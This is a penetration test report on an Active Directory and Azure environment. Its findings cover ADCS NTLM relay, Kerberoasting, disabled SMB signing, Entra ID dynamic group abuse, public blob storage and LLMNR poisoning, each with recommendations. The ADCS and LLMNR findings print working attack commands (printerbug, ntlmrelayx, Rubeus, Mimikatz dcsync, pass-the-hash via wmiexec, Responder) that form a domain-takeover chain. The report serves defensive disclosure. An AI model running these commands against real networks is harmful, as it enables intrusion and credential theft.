

Security-Assessment

Security test of Example - Internal Infrastructure

Recipient:

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Classification: Confidential

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1 Change record

Date	Version	Description	Author
09.06.2025	0.1	Initial Creation	Alice Codex
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Table 1 - Change record

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2 Management Summary

The results of the security test are summarised briefly below. More detailed descriptions of the individual specific aspects with references to additional resources as well as recommended countermeasures can be found in chapter 5.

2.1 Results

During the security assessment the possibility of performing NTLM relay attacks was identified. By relaying an NTLMv2 hash to the **Active Directory Certificate Services (ADCS) Web Enrollment service** at examplewebenrollment.domainname.local, it was possible to obtain a valid certificate of the domain controller machine (DC). In the possession of a certificate of the DC, attackers could impersonate the domain controller machine account which led to the takeover the whole domain.

Furthermore, several service accounts were identified that are vulnerable to the so-called **Kerberoasting** attack. Using an offline brute force attack, it was possible to obtain clear text passwords from extracted Kerberos Ticket-Granting-Service (TGS) tickets for these and therefore impersonate them.

The Active Directory security assessment identified that **Entra ID dynamic groups**, relying on user-controlled attributes, can be abused for **privilege escalation**. This can lead to unauthorized elevation of privileges, granting attackers the ability to manage critical Azure resources and infrastructure.

In the course of the penetration test, the assessors were able to **enumerate storage containers** and files within the organization's blob storage, ultimately **retrieving files with sensitive data**. These were able to be used to run further attacks on other systems.

The internal system communication via **Server Message Block (SMB)** was not digitally signed at the time of the assessment. This allows attackers to impersonate legitimate users on the network, access sensitive data, and possibly even compromise the entire corporate network. Except for domain controllers, this setting is not enabled by default on any Windows system.

During the assessment, legacy protocols like **LLMNR** and **NetBios** were identified to be enabled. These protocols are used for domain name resolution in the local network and can be abused by attackers to collect the **NTLMv1/NTLMv2** password hash of a domain account. Obtained hashes can be cracked offline to gain a user's password, or be used in an NTLM Relay attack.

The security assessment identified that workstations in the company infrastructure **do not have hard disk encryption enabled**. This means that protection of data against unauthorized access and system manipulation by third parties, was not provided. Physical access to the device is required in order to carry out this attack.

At the time of testing, **sensitive data was identified** in several file shares accessible for all authenticated users. Theft of this information could lead to business impacts such as data breaches, compliance violations, reputational damage, or fraud incidents.

Some observed configurations and permissions inside the Active Directory domain groups were overly permissive, for example the Authenticated Users group had full permissions to modify one of the computer objects in the Active Directory. Moreover, there were a large number of users in the **Domain Admins** group, including user accounts used to manage specific services that did not require this level of privileges. This broadens the attack surface within the domain.

During the course of the security test, it was discovered that multiple **domain accounts, namely Example20** - **Example80** were using the same password. This represents a significant security risk as attackers who gain access to one account could potentially gain access to all other accounts using the same password in the domain domainname.local.

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2.2 Recommended next steps

Recommendations for the next 3 months:

- SMB Signing should be enabled on all systems.
- LLMNR and NetBios should be disabled in the whole domain by Group Policy.
- Public or overly permissive access to blob storage containers should be restricted.
- Review and hardening of dynamic group membership rules in Entra ID should be performed.

Recommendations for the next 6 months:

- The Active Directory Certificate Services should be appropriately hardened.
- Services should be changed to use managed service accounts.
- Unique and complex passwords should be set for each domain account. Passwords should not be reused across multiple accounts.
- All hard disks should be encrypted using hardware-supported encryption.

Recommendations for the next 12 months:

- A least privilege policy should be established.
 - For everyday work administrators should use normal unprivileged accounts and only use administrative accounts for performing tasks that require elevated privileges.
- An evaluation of access permissions of all file shares is recommended.
- The newly established security procedures should be tested for effectiveness.

2.3 Overview of weaknesses

The following table provides an overview of the identified weaknesses and an estimate by A1 Digital International GmbH & Co KG of the effort required to implement countermeasures. Figure 1 shows a schematic representation of the identified weaknesses.

Weakness	Risk (CVSS)	Countermeasures
NTLM Relay to Insecure ADCS Web Enrollment Service leading to Domain Takeover	Critical (9.9)	Medium
Kerberoastable Accounts leading to Domain Takeover	Critical (9.1)	Medium
SMB Signing disabled	High (8.6)	Low
Elevation of Privileges via Entra ID Dynamic Groups	High (7.6)	Medium
Anonymous Access to Azure Blob Storage	High (7.5)	Low
LLMNR and NetBios Legacy Protocols in use	High (7.4)	Medium
Missing Hard Disk Encryption	Medium (6.8)	Medium
Sensitive Data in File Shares	Medium (6.5)	High
Insecure Usage of Domain Groups and Permissions	Medium (6.4)	Medium
Domain Accounts Password Reusage	Medium (5.7)	Medium

Table 2 - Overview of weaknesses

The penetration test findings indicated the detection of vulnerabilities, encompassing 2 Critical, 4 High and 4 Medium severity issues:




Figure 1 - Distribution of identified vulnerabilities

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2.4 Weakness categorisation

A coarse categorisation of the identified weaknesses was made to get an overview of the areas in which the most security-relevant findings were identified. The categories of weaknesses are as follows:

- Configuration Issue: Errors in the configuration of software or hardware components.
 - If repeated weaknesses have been identified within this category, training for system administrators on how to securely configure the components they support can help.
- Outdated Software: Outdated software components with known security-relevant problems.
 - If outdated software is a frequently identified problem, it is recommended to establish a continuous update and patch management process to install security-critical updates in a timely manner.
- Input Validation/Output Encoding: Missing validation of user inputs or missing correct encoding of outputs of the software.
 - Frequent errors in this category are likely related to a lack of secure coding training. Regular secure coding training for software developers could increase security and software quality.
- Other: Findings that do not fall into one of the three categories above.

The following table identifies the categorisation of weaknesses within the identified findings.

Weakness	Category
NTLM Relay to Insecure ADCS Web Enrollment Service leading to Domain Takeover	Configuration Issue
Kerberoastable Accounts leading to Domain Takeover	Configuration Issue
SMB Signing disabled	Configuration Issue
Elevation of Privileges via Entra ID Dynamic Groups	Configuration Issue
Anonymous Access to Azure Blob Storage	Configuration Issue
LLMNR and NetBios Legacy Protocols in use	Configuration Issue
Missing Hard Disk Encryption	Configuration Issue
Sensitive Data in File Shares	Other
Insecure Usage of Domain Groups and Permissions	Configuration Issue
Domain Accounts Password Reusage	Other

Table 3 - Weakness categorisation




Figure 2 - Chart of weakness count per Category

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2.5 Disclaimer

The effort for this test was estimated using a time box approach, i.e., only weaknesses within the agreed time window were identified. The aim was to identify and document as many security-relevant weaknesses as possible in the systems being tested. However, we do not assume any liability for completeness of the findings listed in the report.

The test provides a snapshot at the time of the security assessment, so future IT security risks cannot be derived from it.

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3 Scope

Example GmbH commissioned A1 Digital International GmbH & Co KG to perform a security test of the systems listed below.

The security test took place between **09.06.2025** and **13.06.2025**. The security assessment was conducted over a period of 10 person days, a more detailed description regarding the procedure can be found in chapter 4.

3.1 Systems tested

The following systems were considered within the assessment.

System	Description
10.0.0.0/8	Internal Network
domainname.local	Active Directory Domain
exampletenant.onmicrosoft.com	Entra ID Tenant
exampleblobstoragea1.blob.core.windows.net	Azure Blob Storage

3.2 User accounts used

Provided Users

- domainname.local\account1
- domainname.local\account2
- Entra ID user example@domainname.com with Global Reader role

Additionally, a local account (.\localAccount) was created on the machine EXAMPLE-MACHINE-1.domainname.local (10.0.0.3).

It is recommended to block/delete accounts that have been used for pentesting purposes. It is also recommended to delete all virtual machines with all the data that have been used for the assessment.

4 Procedure

A number of criteria were defined in advance to enable classification of penetration tests that have been carried out. The following figure is based on the study "implementation concept for penetration tests" 1 from the BSI and is intended to reflect the procedure within this test.




Figure 3 - Implementation concept for penetration tests ¹

4.1 Risk assessment according to CVSSv3.1

The Common Vulnerability Scoring System (CVSS) provides the ability to identify and score the underlying characteristics of a weakness. The result is a numerical value that can range between **0.0 and 10.0**, with **10.0** being the highest and thus most critical value. For a detailed description of the CVSS metrics, see chapter 6.2. To be able to express the risk in words, five different value ranges are defined, which are described in the chapter 6.3. Accordingly, a risk can be classified as "none", "low", "medium", "high" and "critical".

^{1.} https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/Penetrationstest/penetrationstest.pdf

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5 Identified weaknesses

The weaknesses identified during the test are described below and assigned a risk rating. This risk assessment is carried out according to the CVSSv3.1 standard and was performed by the assessors to the best of their knowledge and belief. The risk assessment may therefore differ from the customer's assessments, as in most cases the assessor does not have sufficient background knowledge to perform a specific business risk assessment.

Each identified weakness described includes recommended countermeasures and references to external resources for further information.

5.1 NTLM Relay to Insecure ADCS Web Enrollment Service leading to Domain Takeover

CVSS Score	9.9 (Critical)
CVSS Vector string	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:L (show in first.org)

Affected Systems

• examplewebenrollment.domainname.local

Description

During the security assessment the possibility of performing NTLM relay attacks was identified. By relaying an NTLMv2 hash to the Active Directory Certificate Services (ADCS) Web Enrollment service at examplewebenrollment.domainname.local, it was possible to obtain a valid certificate of the domain controller machine (DC). In the possession of a certificate of the DC, attackers could impersonate the domain controller machine account which led to the takeover the whole domain.

Recommendations

- ADCS web enrollment should be disabled, if it is not needed in the AD infrastructure. If ADCS web enrollment is used and needed in the AD infrastructure, follow the steps below to increase the security level of ADCS. (A detailed guide can be found in the Additional Resources / links section of this vulnerability)
 - 1. Enable EPA for Certificate Authority Web Enrollment (Strictly, enable Required option).
 - 2. Enable EPA for Certificate Enrollment Web Service (Strictly, enable Required option).
 - 3. Enable Require SSL, which will enable only HTTPS connections to ADCS server.
- It is highly recommended to disable the spooler service on domain controllers.

Technical Description

ADCS stands for **Active Directory Certificate Services**, which is a role in Windows Server that allows organizations to issue and manage digital certificates used for secure communication, authentication, and other purposes within a Windows domain environment. **Web Enrollment** is a feature of ADCS that allows users to request and manage their own digital certificates using a web browser, without requiring direct access to the ADCS server or an administrator's assistance.

NTLM Relay attacks are a method used by attackers to exploit vulnerabilities in Windows based environments. By intercepting the NTLM authentication requests between a client and a server, attackers can relay these requests to a target server and effectively impersonate the client. The flow of an NTLM Relay attack is presented on the screenshot below:




Figure 4 - The flow of an NTLM Relay attack, source: en.hackndo.com

During the assessment, an insecure configuration of the Active Directory Certificate Services (ADCS) component was identified in the infrastructure. Specifically, it was discovered that an attacker could trigger the domain controller to authenticate against an attacker's arbitrary server in order to perform an **NTLM Relay** attack. The attacker could then relay this authentication to the ADCS Web Enrollment component and obtain a digital certificate for the domain controller machine account. In this case, relaying from the SMB protocol to HTTP bypasses the SMB signing protection.

With the certificate that has been obtained by the attacker, it was possible to perform a DC sync request using the domain controller account DCEXAMPLE\$ and to obtain the Administrator domain account NTLM hash. From this point on, attackers could perform Pass-the-Hash attacks to get access to the domain controller 10.0.0.11 as the user domainname.local/Administrator, who has full access to modify all domain settings.

The attack is pointed out on the listings presented below.

1. An attacker that controls a domain user or computer account was able to trigger the spooler service of a target machine on which the latter is enabled and make it authenticate to a target specified by them. In this case the attacker triggered the domain controller 10.0.0.12 to force NTLM authentication against a server that was under their control.

```
$ python printerbug.py domainname.local/exampleuser:xxxxxxx@10.0.0.12 10.0.0.40
[*] Trying to connect to 10.0.0.12:445
[+] Connected to 10.0.0.12:445
[*] Trying to bind to print$...
[+] Bind OK
....
```

2. Triggering NTLM authentication resulted in obtaining a NTLMv2 hash. The attacker relayed the incoming NTLMv2 hash to the ADCS web enrollment service. As a result of relaying a NTLMv2 hash of the domain controller, the attacker obtained a certificate of the domain controller machine account EXAMPLEDC\$.

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```
$ ntlmrelayx.py -t http://examplewebenrollment.domainname.local -smb2support -adcs -template
'ExampleTemplate'
Impacket v0.9.23-dev - Copyright 2022 SecureAuth Corporation
[*] Protocol Client SMBv2 loaded..
[*] Protocol Client HTTP loaded..
[*] Relay listening on 0.0.0.0:445
[*] HTTP server is listening on 0.0.0.0:80
[*] SMBv2 server is listening on 0.0.0.0:445
[*] Connection from 10.0.0.12, attacking target smb://10.0.0.11
.....
[*] CSR certificate has been created and saved in file cert.csr
```

3. The attacker requested a TGT ticket of the EXAMPLEDC\$ account by authenticating with the certificate that was obtained by them in the previous step.

```
$ Rubeus.exe asktgt /user:EXAMPLEDC$ /certificate:cert.crt [...]
Impersonation LogonUser() success!
[+] Successfully retrieved a Kerberos TGT!
```

4. The attacker performed a DC sync in order to obtain the NTLM hash of the Administrator account.

```
Mimikatz # lsadump::dcsync /user:Administrator
[DC] 'EXAMPLEDC' will be the domain controller
[DC] 'domainname.local' will be the domain
[DC] Using domain controller: EXAMPLEDC.domainname.local
[DC] Extracting users...
[DC] 'Administrator' will be the user
[DC] Password will be kept encrypted in memory
[DC] Sending request to server...
[DC] Response from server received
[DC] Analyzing replication of 1 objects...
[DC] 1 hashes (s) obtained for administrator
Object RDN
                     : Administrator
User Principal Name : Administrator@domainname.local
Credentials:
 Hash NTLM: xxxxxxxxxx....
```

5. The attacker performed a **Pass the Hash** attack in order to get access to the domain controller machine with the domainname.local\Administrator user account. This resulted in domain takeover.

```
wmiexec.py 'domain-controller-name' -hashes xxxx... -no-pass -exec 'whoami' domainname.local/
Administrator
```

To summarize, an insecure configuration of Active Directory Certificate Services (ADCS) in a Windows Active Directory environment allows attackers to exploit vulnerabilities and perform NTLM Relay attacks. By intercepting authentication requests and relaying them to a target server, attackers can impersonate clients and gain unauthorized access.

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In this case, the attacker obtained a digital certificate for the domain controller machine account and used it to extract the NTLM hash of the Administrator domain account. With the hash, the attacker performed a Pass-the-Hash attack, gaining full access to the domain controller and compromising the system.

References

- https://support.microsoft.com/en-gb/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429
- http://hack.technoherder.com/force-ntlm-privileged-authentication/

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5.2 Kerberoastable Accounts leading to Domain Takeover

CVSS Score	9.1 (Critical)
CVSS Vector string	CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H/CR:H (show in first.org)

Affected Systems

• domainname.local

Description

At the time of testing, several service accounts were identified that are vulnerable to the so-called **Kerberoasting** attack. Using an offline brute force attack, it was possible to obtain clear text passwords from extracted Kerberos Ticket-Granting-Service (TGS) tickets.

Recommendations

- It is recommended to use managed service accounts to run services.
 - Managed Service Accounts (MSAs) in Active Directory are special accounts used to manage services and applications that require access to resources in a Windows environment.
 - MSAs are more secure than normal user accounts because they automatically generate and manage passwords, have limited permissions and are created in a separate container in Active Directory for added isolation.
 - Using MSAs reduces the risk of privilege escalation attacks and unauthorized access, providing a more secure and manageable way to run services and applications.
- If managed service accounts can not be used, strong (min. 28 characters) and complex passwords should be set for service accounts.
- Privileges and permissions for service accounts should be assigned according to the least privilege principle.
- The usage of AES encryption instead of RC4 encryption is recommended for Kerberos.
 - Kerberos uses symmetric encryption to protect the confidentiality of the tickets. It can use both AES and RC4 encryption algorithms, depending on the configuration.
 - It's recommended to use AES encryption over RC4 encryption because:
 - 1. AES supports longer key lengths, up to 256 bits, while RC4 supports only up to 128 bits. Longer key lengths provide better protection against brute-force attacks.
 - 2. RC4 has several known vulnerabilities, including the Fluhrer-Mantin-Shamir (FMS) attack and the RC4 NOMORE attack. AES, on the other hand, has not been successfully attacked in a practical scenario.
 - 3. AES is a stronger encryption algorithm than RC4 due to its complex mathematical structure, which makes it resistant to various attacks.

Technical Description

Service Principle Names (SPNs) are used to uniquely identify each service within a Windows domain. To enable authentication, Kerberos requires SPNs to be associated with at least one service account.

Attackers with a valid Kerberos Ticket-Granting-Ticket (TGT), can request one or more Ticket-Granting-Service tickets (TGS) for any SPN from a Domain Controller (DC). Certain portions of these tickets are encrypted with the password hash of the service account associated with the SPN. TGSs tickets are thus vulnerable to offline brute force attacks, which could allow attackers to obtain plaintext passwords of the affected service accounts.

The discovery of these accounts can be seen below:

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The following service accounts were identified during the security assessment to be vulnerable to a Kerberoasting attack. It is worth to be mentioned that **bolded** account names were members of the highly privileged Domain Admins group:

- Roxana.K
- Joe.B_domainadmin
- Bob.S_domainadmin
- · Jason.V_domainadmin
- Martin.Z
- Alessia.D

By performing a brute-force attack on the acquired TGS tickets, the passwords of three of the service accounts have been successfully guessed during the security assessment, including one account in the Domain Admins group, which makes it possible to take over the domain.

References

- https://attack.mitre.org/techniques/T1558/003/
- https://owasp.org/www-pdf-archive/OWASP Frankfurt -44 Kerberoasting.pdf

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5.3 SMB Signing disabled

CVSS Score	8.6 (High)
CVSS Vector string	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N/E:F/RL:O/RC:C (show in first.org)

Affected Systems

- EXAMPLESRV1.domainname.local
- EXAMPLESRV2.domainname.local
- EXAMPLESRV3.domainname.local
- EXAMPLESRV4.domainname.local
- EXAMPLESRV5.domainname.local
- EXAMPLESRV6.domainname.local
- EXAMPLESRV7.domainname.local

Description

The internal system communication via **Server Message Block (SMB)** was not digitally signed at the time of the assessment. This allows attackers to impersonate a legitimate user on the network, access sensitive data, and possibly even compromise the entire corporate network. Except for domain controllers, this setting is not enabled by default on any Windows system.

Recommendations

- It is recommended to use a Group Policy to enforce SMB Message Integrity Checks on all systems (Digitally Sign Communications Always). Changing the local registry value will not work correctly if there is a parent domain policy.
 - Group policies should be created, if possible, to disable NBNS / NetBIOS / WINS on network adapters
 in order to limit the possibility of performing NTLM relay attacks.
 - Group policies should be created to disable LLMNR, if possible, in order to limit the possibility of performing NTLM relay attacks.
- Guest Authentication and any fallback mechanisms should be disabled.
- The WebDAV protocol should be disabled if not needed.
- Outgoing SMB connections should be restricted as much as possible.
- UNC hardening should be used to enforce signing, encryption and mutual authentication.

Technical Description

SMB (Server Message Block) signing is a security feature in Microsoft Windows that digitally signs packets exchanged between clients and servers using the SMB protocol. When SMB signing is enabled, both the client and server verify that the messages were not tampered with during transmission.

The risk of having SMB signing disabled is that attackers can intercept the traffic and modify the contents without the knowledge of the client or server. This can allow attackers to execute man-in-the-middle attacks (MITM). With a MITM attack, attackers can intercept SMB traffic, and modify it. This can enable attackers to steal sensitive data, such as usernames and passwords, and even execute unauthorized commands on the target system.

Furthermore, the lack of SMB signing also enables attackers to carry out other types of attacks. For example, it is possible for attackers to use techniques such as **NTLM relay attacks** to gain unauthorized access to other sensitive data and systems. An attacker can intercept and relay NTLM authentication requests from a victim machine to an attacker-controlled machine. The attacker can then use the intercepted NTLM credentials to access resources on the victim's behalf. This can lead to the compromise of sensitive data and the execution of unauthorized commands on the target system.

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References

- https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/microsoft-network-server-digitally-sign-communications-always#default-values
- https://support.microsoft.com/en-us/help/887429/overview-of-server-message-block-signing
- https://techcommunity.microsoft.com/t5/itops-talk-blog/how-to-defend-users-from-interception-attacks-via-smb-client/ba-p/1494995

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5.4 Elevation of Privileges via Entra ID Dynamic Groups

CVSS Score	7.6 (High)
CVSS Vector string	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:L (show in first.org)

Affected Systems

• Entra ID - exampletenant.onmicrosoft.com

Description

During the Active Directory security assessment, it was identified that Entra ID dynamic groups relying on user-controlled attributes can be abused for privilege escalation. This can lead to unauthorized elevation of privileges, granting attackers the ability to manage critical Azure resources and infrastructure.

Recommendations

- It is recommended to avoid basing dynamic group membership rules on attributes that users can control.
- It should be reviewed which accounts possess the permissions to modify user-managed attributes in Azure AD, as this could represent an additional privilege-escalation vector.
- Restriction of the capability to invite guest accounts is recommended, so that not every user can do so.

Technical Description

A dynamic group in Entra ID is a security group whose membership is automatically managed based on configurable attribute-based rules (for example, user department or UPN), ensuring users are added or removed in real time as their directory attributes change.

The Entra ID user example@domainname.com, assigned the Global Reader role and not a member of any groups, was granted access for the purpose of the assessment. This user was able to read configurations in the directory but could not modify any settings.

A dynamic group named VirtualMachineAdmins was discovered, with membership automatically assigned to any account whose User Principal Name (UPN) starts with the string vmadmin. UPNs are based on user email addresses.

The screenshot below demonstrates this setting:




Figure 5 - Dynamic group VirtualMachineAdmins membership rules

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Moreover, the aforementioned group had the VM Contributor access scoped to the subscription, which allows a user to create and manage virtual machines. This level of access could be misused to deploy unauthorized virtual machines, extract data, or move laterally within the environment, potentially compromising the broader cloud infrastructure.

This is demonstrated on the screenshot below:




Figure 6 - VirtualMachineAdmins group with Virtual Machine Contributor role

In order to exploit this configuration weakness, the default ability to invite guest users was misused. An invitation was sent to an external address <code>vmadmin.pentestal@aldsecurity.com</code>, and upon acceptance the guest account was automatically added to the dynamic group, thereby inheriting VM <code>Contributor</code> privileges.

References

• https://docs.azure.cn/en-us/entra/external-id/use-dynamic-groups

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5.5 Anonymous Access to Azure Blob Storage

CVSS Score	7.5 (High)
CVSS Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N (show in first.org)

Affected Systems

exampleblobstoragea1.blob.core.windows.net

Description

In the course of the penetration test, the assessors were able to enumerate storage containers and files within the organization's blob storage, ultimately retrieving files with sensitive data. These were able to be used to run further attacks on other systems.

Recommendations

- Disable anonymous access at the storage account level and configure every container's public-access setting to private wherever possible.
- A review of all blob storage accounts and containers across the tenant should be performed to verify that no unexpected public access permissions exist.
- It is recommended to implement a periodic verification process using automated scripts, Azure policy audits, or scheduled security reviews to ensure container access configurations remain private.

Technical Description

Azure's Blob Storage service is used to store large volumes of unstructured data files. Data is organized into containers, which can be compared to folders. Access to these files can be controlled, among others through role assignments (RBAC).

During the security assessment it was identified that a blob storage, which allows anonymous access, exists in the tenant. This is shown on the screenshot below:




Figure 7 - Anonymous access to blob storage set

More detailed access settings and restrictions can be set on the particular container level. Possible access levels on the container are described below:

- **Public access disabled** No anonymous read or list operations are permitted. All requests must be authenticated via RBAC, SAS token, or access key.
- Blob-level public access Only individual blobs (objects) within the container may be read anonymously. Container metadata and the list of blobs remain protected.
- Container-level public access Both container metadata and the full list of blobs may be read anonymously. Individual blob downloads are also permitted.

Version: 1.0

To illustrate the scope of potential attacker access, the penetration testers enumerated the storage account's containers and files, as shown in the example below:

```
PS MicroBurst-master> Invoke-EnumerateAzureBlobs -Base exampleblobstoragea1
Found Storage Account - exampleblobstoragea1.blob.core.windows.net

Found Container - exampleblobstoragea1.blob.core.windows.net/keys/
    Public File Available: https://exampleblobstoragea1.blob.core.windows.net/keys/ssh_key
Public Container Available: https://exampleblobstoragea1.blob.core.windows.net/demo?
restype=container&comp=list
```

As a result, it was possible to list files in the keys container and download the ssh_key file stored in the latter. This is demonstrated on the screenshot below:




Figure 8 - Possibility of listing containers

Following the SSH key's discovery via container enumeration, follow-up attacks against hosted Azure resources could be enabled, which could lead to unauthorized access to critical systems, lateral movement across the environment, potential data exfiltration and operational disruption.

References

https://learn.microsoft.com/en-us/azure/storage/blobs/anonymous-read-access-prevent?tabs=portal

Version: 1.0

5.6 LLMNR and NetBios Legacy Protocols in use

CVSS Score	7.4 (High)
CVSS Vector string	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N (show in first.org)

Affected Systems

- EXAMPLEDC.domainname.local (10.0.0.5)
- EXAMPLEDC2.domainname.local (10.0.0.6)
- EXAMPLESERVER.domainname.local (10.0.0.7)
- EXAMPLEWORKSTATION.domainname.local (10.0.0.8)

Description

During the assessment, legacy protocols like **LLMNR** and **NetBios** were identified to be enabled. These protocols are used for domain name resolution in the local network and can be abused by attackers to collect the **NTLMv1/NTLMv2** password hash of a domain account. Obtained hashes can be cracked offline to gain a user's password, or be used in an NTLM Relay attack.

Recommendations

- LLMNR and NetBIOS protocols should be disabled by **Group Policy** if possible.
 - LLMNR can be disabled by creating a group policy object (GPO) and configuring the appropriate settings. This is a good solution because it allows organizations to centrally manage and enforce LLMNR settings across multiple devices, reducing the risk of misconfiguration or oversight.
- It is advised to perform **network segmentation** in order to minimize the attack surface.
 - Network segmentation involves dividing a network into smaller subnetworks or segments, which are
 isolated from each other and have restricted access. By segmenting a network, an organization can
 limit the attack surface and prevent an attacker from moving laterally through the network.

Technical Description

Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are Microsoft Windows components that serve as alternate methods of host identification. LLMNR is based upon the Domain Name System (DNS) format and allows hosts on the same local link to perform name resolution for other hosts. NBT-NS identifies systems on a local network by their NetBIOS name. By responding to LLMNR/NBT-NS network traffic, adversaries may spoof an authoritative source for name resolution to force communication with an adversary controlled system. This activity may be used to collect or relay authentication materials (Net-NTLMv1/Net-NTLMv2 hashes).

During the assessment it was identified that most of the workstations and servers have the LLMNR and NetBios protocols enabled. This poses the risk of traffic interception and thereby NTLM sniffing and relay attacks. In case of chaining it together with other vulnerabilities, this can even lead to full domain takeover.

In the following example, a listing is presented that shows an LLMNR request from the IP address of the Domain Controller 10.0.0.12. In this case the NTLMv2 domainname.local\Administrator hash was collected.

```
$ sudo responder -I eth0 -v -wrf

NBT-NS, LLMNR & MDNS Responder 3.0.0.0

[+] Poisoners:

LLMNR [ON]

NBT-NS [ON]

DNS/MDNS [ON]
```

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```
[+] Listening for events...
[+] Analyzing LLMNR query from 10.0.0.12
[+] Poisoned answer sent to 10.0.0.12 for LLMNR request for EXAMPLEDC
[*] NTLMv2 hash captured from 10.0.0.12 - EXAMPLEDC$:EXAMPLEDC:xxxxx:xxx:xxx...
[+] Analyzing LLMNR query from 10.0.0.12
[+] Poisoned answer sent to 10.0.0.12 for LLMNR request for EXAMPLEDC
```

Attackers could relay this hash to perform NTLM relay attacks. In case of the domainname.local infrastructure it would be possible to relay this hash to the ADCS web enrollment and take over the domain in the same way as described in the finding NTLM Relay to Insecure ADCS Web Enrollment Service leading to Domain Takeover.

References

- https://attack.mitre.org/techniques/T1557/001/
- https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/

